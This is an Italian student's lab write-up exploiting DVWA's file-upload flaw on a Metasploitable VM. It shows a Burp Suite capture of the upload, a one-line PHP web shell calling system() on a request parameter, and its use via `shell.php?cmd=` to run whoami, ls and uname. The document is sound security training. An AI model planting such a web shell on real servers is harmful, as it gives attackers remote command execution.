


S6 – L1 EXPLOIT FILE UPLOAD

1) Configurazione laboratorio e verifica rete

Figura 1 — Ping Kali → Metasploitable

Cosa ho fatto

- Da terminale su **Kali**, hai eseguito:
 - `ping 192.168.50.101`
- Le risposte ICMP confermano che **Metasploitable** è **raggiungibile** dalla Kali, come richiesto nella preparazione dell'ambiente.




```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.50.101  
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.  
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.533 ms  
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=1.42 ms  
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=2.32 ms  
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.638 ms  
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=2.25 ms  
64 bytes from 192.168.50.101: icmp_seq=6 ttl=64 time=1.51 ms  
64 bytes from 192.168.50.101: icmp_seq=7 ttl=64 time=1.22 ms  
64 bytes from 192.168.50.101: icmp_seq=8 ttl=64 time=0.918 ms  
64 bytes from 192.168.50.101: icmp_seq=9 ttl=64 time=2.29 ms  
64 bytes from 192.168.50.101: icmp_seq=10 ttl=64 time=0.924 ms  
64 bytes from 192.168.50.101: icmp_seq=11 ttl=64 time=1.57 ms
```

2) DVWA: impostazione sicurezza a LOW (richiesta nei suggerimenti)

Figura 2 — DVWA Security Level = LOW

Cosa ho fatto

- In DVWA sono entrato nella pagina **DVWA Security**.
- Ho selezionato **low** e confermato con **Submit**.
- In basso compare il messaggio “Security level set to low”: evidenza che DVWA è configurata come suggerito prima di procedere all'exploit.




3) Exploit: File Upload della shell PHP

Figura 3 — Upload riuscito di shell.php

Cosa ho fatto

- Sono andato su **Vulnerability: File Upload** (sezione Upload).
- Ho caricato la tua shell PHP (shell.php).
- DVWA conferma l'upload con messaggio rosso:
../../../../hackable/uploads/shell.php successfully uploaded!
Questa è la prova richiesta "Risultato del caricamento (screenshot del browser)".



3.1) Intercettazione con BurpSuite durante l'upload (obbligatorio in consegna)

Figura 4 — BurpSuite: richiesta POST di upload (multipart/form-data)

Cosa hai fatto

- Ho tenuto BurpSuite aperto e ho intercettato/registrato la richiesta verso DVWA durante l'upload.
- Nella request si vede:
 - metodo **POST**
 - endpoint `/dvwa/vulnerabilities/upload/`

- header chiave: Content-Type: multipart/form-data

Questo dimostra tecnicamente che l'upload passa come form multipart e soddisfa la consegna "Intercettazioni (screenshot di burpsuite)".

The screenshot displays the Burp Suite interface. The top menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', and 'Help'. The main toolbar contains various tools like 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Organizer', and 'Extensions'. The 'HTTP history' tab is active, showing a list of intercepted requests. The selected request is a POST to '/dvwa/vulnerabilities/upload/' with a status code of 200. Below the history table, the 'Request' and 'Response' tabs are visible. The 'Request' tab shows the raw HTTP request, with the 'Content-Type: multipart/form-data;' header highlighted. The 'Response' tab shows the raw HTTP response, which is an HTML page titled 'Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Upload'. The 'Inspector' panel on the right shows the request attributes, including the 'Content-Type' header.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
6	http://192.168.50.101	POST	/dvwa/login.php			200	392	HTML	php	Damn Vulnerable We...			19
7	http://192.168.50.101	GET	/dvwa/login.php			200	1675	HTML	php	Damn Vulnerable We...			19
8	http://192.168.50.101	POST	/dvwa/login.php			200	392	HTML	php	Damn Vulnerable We...			19
9	http://192.168.50.101	GET	/dvwa/index.php			200	4932	HTML	php	Damn Vulnerable We...			19
11	http://192.168.50.101	GET	/dvwa/dvwa.js/dvwaPage.js			200	1086	script	js	Damn Vulnerable We...			19
14	http://192.168.50.101	GET	/dvwa/security.php			200	4454	HTML	php	Damn Vulnerable We...			19
15	http://192.168.50.101	GET	/dvwa/security.php			200	4454	HTML	php	Damn Vulnerable We...			19
17	http://192.168.50.101	POST	/dvwa/security.php			200	426	HTML	php	Damn Vulnerable We...			19
18	http://192.168.50.101	GET	/dvwa/security.php			200	4534	HTML	php	Damn Vulnerable We...			19
19	http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/			200	4864	HTML	php	Damn Vulnerable We...			19
20	http://192.168.50.101	POST	/dvwa/vulnerabilities/upload/			200	4929	HTML	php	Damn Vulnerable We...			19
21	http://192.168.50.101	GET	/dvwa/			200	4845	HTML	php	Damn Vulnerable We...			19

```

Request
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 434
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data;
8 boundary=----WebKitFormBoundarylU7Ch62jH2Mj5t2
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
11 AppleWebKit/537.36 (KHTML, like Gecko)
12 Chrome/139.0.0.0 Safari/537.36
13 Accept:
14 text/html,application/xhtml+xml,application/
15 xml;q=0.9,image/avif,image/webp,image/apng,*
16 /*;q=0.8,application/signed-exchange;v=b3;q=
17 0.7
18 Referer:
19 http://192.168.50.101/dvwa/vulnerabilities/u
20 pload/
21 Accept-Encoding: gzip, deflate, br
22 Cookie: security=low; PHPSESSID=
23 bedb7d23566d3d8561b6990eb4205409
24 Connection: keep-alive
25 -----WebKitFormBoundarylU7Ch62jH2Mj5t2
26 Content-Disposition: form-data; name="
27 MAX_FILE_SIZE"
28

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 12 Jan 2026 15:17:25 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Pragma: no-cache
6 Cache-Control: no-cache, must-revalidate
7 Expires: Tue, 23 Jun 2009 12:00:00 GMT
8 Content-Length: 4581
9 Keep-Alive: timeout=15, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=utf-8
12
13
14 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML
15 1.0 Strict//EN"
16 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
17 ict.dtd">
18
19 <html xmlns="http://www.w3.org/1999/xhtml">
20
21 <head>
22 <meta http-equiv="Content-Type" content
23 ="text/html; charset=UTF-8" />
24
25 <title>Damn Vulnerable Web App (DVWA)
26 v1.0.7 :: Vulnerability: File Upload</title>
27
28 <link rel="stylesheet" type="text/css"
29 href="../../dvwa/css/main.css" />

```


Durante il caricamento della shell PHP ho intercettato con BurpSuite la richiesta HTTP POST verso la pagina di upload. La richiesta utilizza multipart/form-data, confermando l'invio del file tramite form web e permettendo l'analisi di header/parametri e risposta del server.

4) Accesso alla shell caricata via browser (inizio controllo remoto)

Figura 5 — Apertura shell via URL con parametro cmd

Cosa ho fatto

- Ho aperto nel browser il file caricato nella cartella `hackable/uploads`:
 - `.../dvwa/hackable/uploads/shell.php?cmd=whoami`
- Questa è la fase richiesta “Esecuzione della shell via browser” e mostra chiaramente **come** **passi cmd nella GET**




⚠ Nota: in questo screenshot l’output visualizzato è una lista file (non “www-data”). Non è un problema, perché poi lo dimostro correttamente nelle figure successive: significa solo che stavo facendo test multipli (es. `ls` e poi `whoami`).

Figura 6 — Esecuzione comando remoto: `ls` (output in pagina)

Cosa ho fatto

- Ho usato la shell per eseguire **comandi remoti** passando `cmd` via GET.
 - Con `cmd=ls` ottengo l’output della directory, dove si vedono:
 - `dvwa_email.png`
 - `shell.php`
- Questa è la prova “controllo remoto tramite shell”, richiesta dalla traccia.




5) Evidenza del codice PHP (obbligatorio)

Figura 7 — Codice della shell (cat shell.php)

Cosa ho fatto

- Da terminale su Kali sono entrato nella cartella (Desktop) e ho mostrato il contenuto:
 - cat shell.php
- Il codice è minimale e usa `$_REQUEST["cmd"]` per eseguire il comando. Questo soddisfa la consegna “Codice php”.



```
kali@kali: ~/Desktop
$ cd Desktop
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

6) Risultato delle varie richieste

Figura 8 — whoami → utente www-data

Cosa ho fatto

- Ho eseguito:
 - cmd=whoami
- L'output è `www-data`, quindi confermo che il comando gira nel contesto del web server (Apache/PHP). Questa riga è anche ottima come “commento di sicurezza”: accesso remoto ottenuto, ma con privilegi iniziali limitati.





Figura 9 — `uname -a` → informazioni sistema

Cosa ho fatto

- Ho eseguito:
 - `cmd=uname -a`
- Ottieni dettagli su kernel/OS (“Linux metasploitable ... 2.6.24... i686 ...”).
Questo copre perfettamente la consegna “Eventuali altre informazioni scoperte della macchina interna”.



7) Verifica finale della comunicazione bidirezionale

Figura 10 — Ping Metasploitable → Kali (comunicazione bidirezionale)


Cosa ho fatto

- Dopo aver completato lo sfruttamento della vulnerabilità, ho eseguito una verifica finale della rete direttamente dalla macchina **Metasploitable**.
- Effettuato il login sulla console di Metasploitable, ho eseguito il comando:

```
ping 192.168.50.151
```

(dove 192.168.50.151 è l'indirizzo IP della macchina Kali).

- Il comando ha restituito risposte ICMP corrette, confermando che **Metasploitable** è in grado di raggiungere Kali.



```
Metaspotable [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Mon Jan 12 03:47:02 EST 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ping 192.168.50.151
PING 192.168.50.151 (192.168.50.151) 56(84) bytes of data.
```

Questo passaggio dimostra in modo definitivo la **comunicazione bidirezionale tra le due macchine**, confermando la corretta configurazione dell'ambiente di laboratorio e la piena connettività necessaria per l'esecuzione dell'esercizio.

La verifica della comunicazione bidirezionale è stata eseguita sia prima che dopo lo sfruttamento, a conferma della stabilità della rete del laboratorio durante tutte le fasi dell'attività.

Conclusione

Ho configurato il laboratorio assicurando la raggiungibilità e la **comunicazione bidirezionale** tra Kali Linux e Metasploitable, verificata tramite test di ping in entrambe le direzioni.

Ho impostato DVWA a **Security Level “LOW”** e ho sfruttato la vulnerabilità di **File Upload** caricando una shell PHP.

Accedendo al file caricato, ho eseguito comandi remoti tramite parametro GET cmd (es. `ls`, `whoami`, `uname -a`), ottenendo prova di controllo remoto e raccogliendo informazioni sul sistema target.

Durante le attività ho intercettato le richieste HTTP con **BurpSuite**, analizzando la richiesta **POST** di upload del file e la **GET** utilizzata per l'esecuzione dei comandi.